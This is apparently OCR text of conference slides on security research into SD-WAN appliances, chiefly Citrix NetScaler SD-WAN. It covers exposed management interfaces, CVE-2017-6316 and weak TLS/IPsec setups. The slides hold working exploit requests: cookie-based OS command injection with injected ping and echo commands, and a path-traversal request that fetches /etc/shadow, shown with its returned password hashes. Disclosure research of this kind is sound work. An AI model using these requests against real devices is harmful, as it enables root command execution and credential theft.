
!

// TODO: fix in prod ?

WGET/TELNET FROM "LOCALHOST"

- Management interfaces
- Databases
- Application backend
- Rest API/Node.js endpoint
- Strange homebrew "telnet"
- ….





Overview :: Problem overview :: [critical warning unknown]

Problems

Critical (0)

Warning (0)

Unknown (0)

Groups

ApplianceReports

Categories

disk [d w m y]

munin [d w m y]

network [d w m y]

processes [d w m y]

sendmail [d w m y]

sensors [d w m y]

system [d w m y]

Critical

Warning

Unknown

This page was generated by Mun

Use original UI

Dashboard

Logging

Core Admin

Java Properties

Thread Dump

No cores available
Go and create one

Instance

Start about a minute ago

Versions

solr-spec 6.2.0

solr-impl 6.2.0 764d0f19151dbff6f5fcd9fc4b2682cf93

lucene-spec 6.2.0

lucene-impl 6.2.0 764d0f19151dbff6f5fcd9fc4b2682cf93

JVM

Runtime Oracle Corporation Java HotSpot(TM) 64-Bit

Processors

Args -DSTOP.KEY=solrrocks
-DSTOP.PORT=7983

System

Physical Memory

6.10 GB

7.81 GB


Swap Space

7.60 GB

9.78 GB


JVM-Memory

28.74 MB


4
VNF 1
VNF 2
VNF 3
Management
Management Apps
Management Apps
Management Apps
2''
3
3'
Centralized
Traffic Processing
Traffic Processing
Traffic Processing
2'
2
Local Management
Network Function Virtualization
Monitoring
3''
OS
1

ANALYZE THIS!

- Rooted? Grab the code and…
- Analyze it with your favorite Static/Interactive Application Testing tool



High OS Commanding

Vulnerability description

Vulnerable Code:

```
39 $isAuthenticated = !exec("sudo php -H /home/talariuser/bin/pam_authenticate.php -u=$username -p=$password
-c=$cookie", $error);
```

Function: exec

Vulnerable File: `.\app\Controller\Component\Auth\PAMAuthenticate.php : 39`

Entry File: `.\app\Controller\Component\Auth\PAMAuthenticate.php : 21`

Exploit:

```
GET /app/Controller/Component/Auth/PAMAuthenticate.php HTTP/1.1
Host: localhost
Accept-Encoding: identity
Connection: close
Cookie: CGISESSID=%3Bping+-n+10+0+%7C%7C+ping+0+-c10
```

Condition:


```
(!(((bool)<NULL->'data'>[NULL]) == False))
(!(((bool)<NULL->'data'>[NULL]['password']) == False))
(!(((bool)<NULL->'data'>[NULL]['username']) == False))
(!function_exists('pluginSplit'))
```

OWASP - A1 CWE-78

Positive Technologies Application Inspector
https://www.ptsecurity.com/ww-en/products/ai/

I HAVE A CODE, I HAVE A IAST….


- CVE-2017-6316 https://www.cvedetails.com/cve/CVE-2017-6316/
- Citrix NetScaler SD-WAN devices through v9.1.2.26.561201 allow remote attackers to execute arbitrary shell commands as root via a CGISESSID cookie. On CloudBridge (the former name of NetScaler SD-WAN) devices, the cookie name was CAKEPHP rather than CGISESSID.
- CVE-2018-17445 Netscaler D-WAN 9.3.x before 9.3.6 and 10.0.x before 10.0.4




```
POST /global_data/ HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5
Connection: close
Cookie: CGISESSID=ololo`echo -e test>/tmp/test`;
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

action=logout
```

IAST

FOLLOW YODA’S LESSONS



```
GET /8.1.4.9_65644/rest/json/configdb/download/..%2f..%2f..%2f..%2f..%2fetc%2fshadow HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
```



```
HTTP/1.1 200 OK
X-Frame-Options: DENY
Cache-Control: no-cache, no-store
Content-Disposition: attachment; filename="shadow"

admin:$1$ZU.AqK9o$y0bfkJAMeko1MOZBwVm2f0:10000:0:999
aaa:$1$ix2XpN5X$Yb8ZM.UTuTguwkcC.tCW20:10000:0:99999
apache:*:10000:0:99999:7:::
monitor:$1$DeNuOufO$mkX7hwVeyxwMg9R6Cwy4q.:10000:0:9
```

Fixed in 8.1.7.x

CRYPTO


- IPsec/SSL/TLS
  - No AEAD primitives
  - No forward secrecy (ciphers like TLS_RSA_WITH_AES_128_CBC_SHA)
  - Vulnerable to popular attacks: ROBOT, POODLE, LUCKY13, etc.
  - SSL 3.0, TLS 1.0, Insecure ciphers (weak DH parameters, CBC, 3DES, RC4)
  - Client-Initiated Renegotiation (can lead to DoS)
  - Old libraries (racoon, openssl 0.9.8e)
  - Static keys are not changed
- Trust
  - Pre-installed certificates which can not be replaced by customers and are the same for all nodes in the world
  - Manual installation of self-signed certificates with no chance to fast revoke them
  - Absence of classic CRL and OCSP mechanisms
  - Absence of interfaces to be integrated with customer private or public CA

DO SOME FUZZING

